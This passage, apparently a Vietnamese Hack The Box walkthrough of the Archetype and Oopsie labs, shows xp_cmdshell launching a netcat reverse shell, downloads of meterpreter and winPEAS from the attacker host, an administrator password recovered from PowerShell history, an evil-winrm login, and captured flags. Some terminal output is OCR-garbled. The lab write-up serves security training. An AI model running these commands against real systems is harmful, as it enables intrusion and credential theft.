NULL
SQL (ARCHETYPEEVOL_SQL_000master)\>
```

Lúc này chúng ta có thể thực hiện liên kết cmd.exe thông qua nc đến listener của ta thông qua lệnh:

```
xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe  
10.10.16.42 443"
```

## Kết quả:

```
(semloh4869㉿kali) [~/hackthebox/Archetype]
$ sudo nc -l -p 443 ...
listening on [any] 443 ...
connect to [10.10.16.42] from (UNKNOWN) [10.129.145.233] 49681
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sql_svc\Downloads>
ls
nothing matches the given query

C:\Users\sql_svc\Downloads> wget http://10.10.16.42/meterpreter.exe -o file.meter.exe

C:\Users\sql_svc\Downloads> cat file.meter.exe
CategoryInfo          : InvalidOperation: {System.Net.WebClientRequest} [[Invoke-WinRmRequest], WebExeption}
FullyQualifiedErrorId : WebClientWebException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
Output
NULL

SQL [ARCHETYPE]\sql_svc> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.16.42/meter.exe"
Output
NULL

SQL [ARCHETYPE]\sql_svc> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; meter.exe -e cmd.exe 10.10.16.42 443"
Output
NULL

SQL [ARCHETYPE]\sql_svc> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; meter.exe -e cmd.exe 10.10.16.42 443"
Output
NULL

SQL [ARCHETYPE]\sql_svc> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; meter.exe -e cmd.exe 10.10.16.42 443"
```

Lúc này chúng ta có thể đảm bảo được reverse shell đã được thực thi trong hệ thống. Sau khi truy cập được hệ thống ta dễ dàng tìm được user flag:

```
semloh4869㉿kali:~/hackthebox/Archetype
File Actions Edit View Help
+ CategoryInfo          : ObjectNotFound: {String} [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException

PS C:\Users\sql_svc\Downloads>
PS C:\Users\sql_svc\Downloads> cd ..
PS C:\Users\sql_svc> ls
nothing matches the given query

Directory: C:\Users\sql_svc

Mode                LastWriteTime       Length Name
—r——   1/20/2020  5:01 AM           3D Objects
d-r——   1/20/2020  5:01 AM           Contents
d-r——   1/20/2020  5:42 AM           Desktop
d-r——   1/20/2020  5:01 AM           Documents
d-r——   10/23/2024  7:12 AM           Downloads
d-r——   1/20/2020  5:01 AM           Favorites
d-r——   1/20/2020  5:01 AM           Links
d-r——   1/20/2020  5:01 AM           Music
d-r——   1/20/2020  5:01 AM           Pictures
d-r——   1/20/2020  5:01 AM           Saved Games
d-r——   1/20/2020  5:01 AM           Searches
d-r——   1/20/2020  5:01 AM           Videos

PS C:\Users\sql_svc> xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.16.42/meter.exe -o file.meter.exe"
Output
NULL

PS C:\Users\sql_svc> cd Desktop
PS C:\Users\sql_svc\Desktop> ls
nothing matches the given query

Directory: C:\Users\sql_svc\Desktop

Mode                LastWriteTime       Length Name
—ar—   2/25/2020  6:37 AM           user.txt

PS C:\Users\sql_svc\Desktop> cat user.txt
cat user.txt
3e7b102e78218e935bf3f4951fec21a3
PS C:\Users\sql_svc\Desktop>
```

Tuy nhiên trước đó cần hoàn thành Task này mới có thể submit được đáp án khác. Lúc này chúng ta sẽ thực hiện leo thang đặc quyền thông qua công cụ **winPEAS**.

link tải: <https://github.com/carlospolop/PEASS->

<ng/releases/download/refs%2Fpull%2F260%2Fmerge/winPEASx64.exe>

Khác với việc truyền file nc64.exe, do ta đã xâm nhập được vào hệ thống nên ta sẽ thao tác lệnh trực tiếp như sau:

"wget <http://10.10.16.42/winPEASx64.exe> -outfile winPEASx64.exe"

The screenshot shows a terminal window with the following session:

```
[semloh4869@kali: ~/hackthebox/Archetype]
$ sudo nc -lvpn 443
[+] bind port for semloh4869:
listening on [any] 443 ...
connect to [10.10.16.42] from (UNKNOWN) [10.129.229.162] 49673
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sql_svc\Downloads>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\sql_svc\Downloads> wget http://10.10.16.42/winPEASx64.exe -outfile winPEASx64.exe
wget http://10.10.16.42/winPEASx64.exe -outfile winPEASx64.exe

PS C:\Users\sql_svc\Downloads>
PS C:\Users\sql_svc\Downloads> ls

    Directory: C:\Users\sql_svc\Downloads

Mode                LastWriteTime         Length Name
-a----       10/23/2024  7:46 AM        45272 nc64.exe
-a----       10/23/2024  7:49 AM      1930752 winPEASx64.exe

PS C:\Users\sql_svc\Downloads>
```


Sau khi tải xong ta thực thi winPEASx64.exe:

The screenshot shows a terminal window with the following session:

```
[semloh4869@kali: ~/hackthebox/Archetype]
$ Analyzing Pre-Shared Keys Files (limit 70)
*****[redacted]***** Analyzing Pass Store Directories Files (limit 70)
*****[redacted]***** Analyzing FTP Files (limit 70)
*****[redacted]***** Analyzing Bind Files (limit 70)
*****[redacted]***** Analyzing SeedWMS Files (limit 70)
*****[redacted]***** Analyzing Ddclient Files (limit 70)
*****[redacted]***** Analyzing Sentry Files (limit 70)
*****[redacted]***** Analyzing Strapi Files (limit 70)
*****[redacted]***** Analyzing Cacti Files (limit 70)
*****[redacted]***** Analyzing Roundcube Files (limit 70)
*****[redacted]***** Analyzing Passbolt Files (limit 70)
*****[redacted]***** Analyzing Jetty Files (limit 70)
*****[redacted]***** Analyzing Wget Files (limit 70)
*****[redacted]***** Analyzing Interesting logs Files (limit 70)
*****[redacted]***** Analyzing Other Interesting Files Files (limit 70)
*****[redacted]***** Analyzing Windows Files Files (limit 70)
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
C:\Users\Default\NTUSER.DAT
C:\Users\sql_svc\NTUSER.DAT
*****[redacted]***** Analyzing Other Windows Files Files (limit 70)

[Do you like PEASS?]
[ Become a Patron : https://www.patreon.com/peass
  Follow on Twitter : @cafbspolopm
  Respect on HTB : SirBroccoli & makikvues
[ Thank you! ]
```

Ta thấy có một đường dẫn đến file ConsoleHost\_history.txt. Kiểm tra nội dung file đó ta được :



```
File Actions Edit View Help
***** Analyzing FTP Files (limit 70)
***** Analyzing Bind Files (limit 70)
***** Analyzing SeedWMS Files (limit 70)
***** Analyzing DdClient Files (limit 70)
***** Analyzing IIS Configuration Files (limit 70) ...
***** Analyzing Sentry Files (limit 70) 10.10.16.42 HTTP/1.1 200 -
***** Analyzing Apache Configuration Files (limit 70) 10.10.16.42 HTTP/1.1 200 -
***** Analyzing Strapi Files (limit 70) 10.10.16.42 HTTP/1.1 200 -
***** Analyzing Cacti Files (limit 70)
***** Analyzing Roundcube Files (limit 70)
***** Analyzing Passbolt Files (limit 70)
***** Analyzing Jetty Files (limit 70)
***** Analyzing Wget Files (limit 70)
***** Analyzing Interesting logs Files (limit 70)
***** Analyzing Other Interesting Files Files (limit 70)

***** Analyzing Windows Files Files (limit 70)
C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
C:\Users\Default\NTUSER.DAT
C:\Users\sql_svc\NTUSER.DAT


***** Analyzing Other Windows Files Files (limit 70)

[Do you like PEASS?]
[ Become a Patron : https://www.patreon.com/peass
Follow on Twitter : @carlospolopm
Respect on HTB : SirBroccoli & makikvues
[ Thank you! ]]


PS C:\Users\sql_svc\Downloads> cat C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
cat C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
net.exe use T: \\Arctypet\\backups /user:administrator MEGACORP_4dm1n!!
exit
PS C:\Users\sql_svc\Downloads>
```

Ta thu được một tài khoản tên "**administrator**" và password "**MEGACORP\_4dm1n!!**". Vậy file **ConsoleHost\_history.txt** chính là đáp án của Task7.

Kiểm tra đáp án:



**Submit user flag:**



**Các bước thực hiện:**

Ta vào thư mục Desktop sẽ tìm được file **user.txt** chưa user flag:

```
File Actions Edit View Help
File Actions Edit View Help
semloh4869@kali:~/hackthebox/Archetype
C:\Users\Default\WUSER.DAT
C:\Users\sql_svc\WUSER.DAT

***** Analyzing Other Windows Files Files (limit 70)
/-----+
| Do you like PEASS?
| Become a Patron : https://www.patreon.com/peass
| Follow on Twitter : @carlospolom
| Respect on HTB : Sirbrucocci & makhivres
|-----+
| Thank you!
|-----+


PS C:\Users\sql_svc\Downloads> cat C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
cat C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
net.exe use T: \Archetype\backups /user:administrator MEGACORP_4dm1n!!
exit
PS C:\Users\sql_svc\Downloads> cd ..
cd ..
cd C:\Users\sql_svc> cd Desktops
cd Desktops
cd : Cannot find path 'C:\Users\sql_svc\Desktops' because it does not exist.
At line:1 char:1
+ cd Desktops
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (C:\Users\sql_svc\Desktops:String) [Set-Location], ItemNotFoundException
+ FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.SetLocationCommand

PS C:\Users\sql_svc> cd Desktop
cd Desktop
PS C:\Users\sql_svc\Desktop> ls
ls

Directory: C:\Users\sql_svc\Desktop

Mode                LastWriteTime         Length Name
—ar—        2/25/2020  6:37 AM            32 user.txt


PS C:\Users\sql_svc\Desktop> cat user.txt
cat user.txt
3e7b102e7e8219e935bf3ff951fec21a3
PS C:\Users\sql_svc\Desktop>
```

User flag : 3e7b102e78218e935bf3f4951fec21a3

## Kiểm tra đáp án:




# Submit root flag:



## Các bước thực hiện:

Lúc nãy ta đã tìm được tài khoản của admin trong file ConsoleHost\_history.txt là tên "administrator" và password "**MEGACORP\_4dm1n!!**"

Dùng công cụ **evil-winrm** để đăng nhập hệ thống. Vào thư mục Desktop, tìm được file **root.txt**.



The screenshot shows a terminal window titled "evil-winrm shell v3.5" running on a Kali Linux host (semloh4869@kali). The user has connected to a Windows machine at 10.129.89.67 as administrator. They navigate to the desktop directory and type the file "root.txt". The terminal output shows the contents of the file:

```
(semloh4869㉿kali)-[~/hackthebox/Archetype/impacket/examples]
$ evil-winrm -u administrator -p MEGACORP_4dm1n!! -i 10.129.89.67

Evil-WinRM shell v3.5


Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/HackPlayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
b91ccce3305e98240082d4474b848528
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

Root flag: **b91ccce3305e98240082d4474b848528**

Kiểm tra kết quả:



## Lab (tier 2) : Oopsie Write-up

The screenshot shows the Hacker101 platform interface. At the top left is a purple circular icon with a cartoon character. To its right, the task name "Oepsie" is displayed with a green dot next to it, indicating it is active. Below the name is the difficulty level "VERY EASY". In the top right corner, there is a progress bar showing "0 of 12 tasks completed".  
  
The main area contains several categories represented by rounded rectangles: PHP, Custom Applications, Apache, Reconnaissance, Web Site Structure Discovery, Cookie Manipulation, SUID Exploitation, Authentication bypass, Clear Text Credentials, Arbitrary File Upload, Insecure Direct Object Reference (IDOR), and Path Hijacking. On the far right, there is a button labeled "Official Writeup" with a download icon.

## Task1:

The screenshot shows Task 1 details. The question is "With what kind of tool can intercept web traffic?". Below the question is a text input field containing "\*\*\*\*y". To the right of the input field are two buttons: "SUBMIT ANSWER" and "HINT".

## Cách bước thực hiện:

Đáp án khá dễ để nhận ra là proxy

Kiểm tra đáp án:

The screenshot shows the results of the answer submission. The correct answer "proxy" is highlighted in green. There is also a small green checkmark icon next to the answer. Below the answer, there is a "Hide Answer" link.

## Task2:

**TASK 2**

What is the path to the directory on the webserver that returns a login page?


/\*\*\*-\*\*\*/\*\*\*\*n

SUBMIT ANSWER

HINT


## Các bước thực hiện:

Kiểm tra các cổng dịch vụ trên máy mục tiêu:



```
(semloh4869㉿kali)-[~/hackthebox/Opsie] $ sudo nmap -sC -sV -O 10.129.185.174
[sudo] password for semloh4869: 
Starting Nmap 7.90 ( https://nmap.org ) at 2024-10-23 08:42 PDT
Nmap scan report for 10.129.185.174
Host is up (2.0s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6.1p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 61:e4:3f:d4:1e:e2:b2:f1:0d:3:c:ed:36:28:36:67:c7 (RSA)          Authentication, expects TLS Web Server Authentication
|   256 24:1d:a4:17:d4:a:e3:2a:9c:90:5c:30:58:8f:60:77:8d (ECDSA)        Authentication, expects TLS Web Server Authentication
|   256 78:05:9a:b4:a1:a:f5:c2:f9:8d:29:93:e:29:c9:f2 (ED25519)         Authentication, expects TLS Web Server Authentication
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Welcome
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.99 seconds
(semloh4869㉿kali)-[~/hackthebox/Opsie] $
```

Ta thấy có dịch vụ Web đang chạy ở cổng 80 (http). Dùng IP của máy mục tiêu để truy cập web:



Kéo xuống dưới ta thấy web yêu cầu chúng ta đăng nhập mới truy cập được dịch vụ:

MegaCorp Automotive

Services

